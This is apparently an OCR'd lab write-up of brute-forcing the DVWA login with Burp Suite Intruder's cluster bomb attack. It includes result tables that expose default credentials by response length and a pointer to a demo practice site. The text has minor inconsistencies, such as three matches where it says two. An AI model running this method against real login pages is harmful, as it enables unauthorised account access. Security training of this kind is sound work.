
- Now go to intruder




- Now one by one highlight the user name and password and click on add to use them as a payload




- Now choose the attack type cluster bomb




- Now go to payloads and select payload set 1 and payload type simple list to create list of user names
- Now in payload settings on by one add username




- Now go to payloads and select payload set 2 and payload type simple list to create list of passwords
- Now in payload settings on by one add passwords




- Now start the attack



- Now to identify the successful username and password sort the length in descending order




- We had analyze that except 2 username and password all the username and password combination have same length so the user name and password with different length are the correct username and password combination.




High level-


- Open dvwa brute force on medium security level




- Now go to burp suit then go to proxy and turn on intercept




- Now go to Firefox and enter wrong username and password
- I had entered wrong password




- Now go to burp suit you can see the details has been intercepted like URL , username , password , host IP , browser details , web site details and cookies




- Now right click and send the details to intruder




- Now go to intruder




- Now one by one highlight the user name and password and click on add to use them as a payload




- Now choose the attack type cluster bomb




- Now go to payloads and select payload set 1 and payload type simple list to create list of user names
- Now in payload settings on by one add username



- Now go to payloads and select payload set 2 and payload type simple list to create list of passwords
- Now in payload settings on by one add passwords




- Now start the attack (on high level it is taking time to preform brute force)




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			200			4885	
1	admin	password	200			4950	
2	jod	password	200			4885	
3	god	password	200			4885	
4	1337	password	200			4885	
5	michel	password	200			4885	
6	gordonb	password	200			4885	
7	admin	dhairya	200			4885	
8	jod	dhairya	200			4885	
9	god	dhairya	200			4885	
10	1337	dhairya	200			4885	
11	michel	dhairya	200			4885	
12	gordonb	dhairya	200			4885	
13	admin	charley	200			4885	
14	jod	charley	200			4885	
15	god	charley	200			4885	
16	1337	charley	200			4948	
17	michel	charley	200			4885	
18	gordonb	charley	200			4885	
19	admin	500105432	200			4885	
20	jod	500105432	200			4885	
21	god	500105432	200			4885	
22	1337	500105432	200			4885	
23	michel	500105432	200			4885	
24	gordonb	500105432	200			4885	
25	admin	R2142220251	200			4885	
26	jod	R2142220251	200			4885	
27	god	R2142220251	200			4885	
28	1337	R2142220251	200			4885	
29	michel	R2142220251	200			4885	
30	gordonb	R2142220251	200			4885	
31	admin	abc123	200			4885	
32	jod	abc123	200			4885	
33	god	abc123	200			4885	
34	1337	abc123	200			4885	
35	michel	abc123	200			4885	
36	gordonb	abc123	200			4954	

- Now to identify the successful username and password sort the length in descending order



Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
36	gordonb	abc123	200			4954	
1	admin	password	200			4950	
16	1337	charley	200			4948	
0			200			4885	
2	jod	password	200			4885	
3	god	password	200			4885	
4	1337	password	200			4885	
5	michel	password	200			4885	
6	gordonb	password	200			4885	
7	admin	dhairya	200			4885	
8	jod	dhairya	200			4885	
9	god	dhairya	200			4885	
10	1337	dhairya	200			4885	
11	michel	dhairya	200			4885	
12	gordonb	dhairya	200			4885	
13	admin	charley	200			4885	
14	jod	charley	200			4885	
15	god	charley	200			4885	
17	michel	charley	200			4885	
18	gordonb	charley	200			4885	
19	admin	500105432	200			4885	
20	jod	500105432	200			4885	
21	god	500105432	200			4885	
22	1337	500105432	200			4885	
23	michel	500105432	200			4885	
24	gordonb	500105432	200			4885	
25	admin	R2142220251	200			4885	
26	jod	R2142220251	200			4885	
27	god	R2142220251	200			4885	
28	1337	R2142220251	200			4885	
29	michel	R2142220251	200			4885	
30	gordonb	R2142220251	200			4885	
31	admin	abc123	200			4885	
32	jod	abc123	200			4885	
33	god	abc123	200			4885	
34	1337	abc123	200			4885	
35	michel	abc123	200			4885	


- We had analyze that except 2 username and password all the username and password combination have same length so the user name and password with different length are the correct username and password combination.




Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
36	gordonb	abc123	200			4954	
1	admin	password	200			4950	
16	1337	charley	200			4948	

http://demo.testfire.net


- Open site demo.testfire.net and go to login page



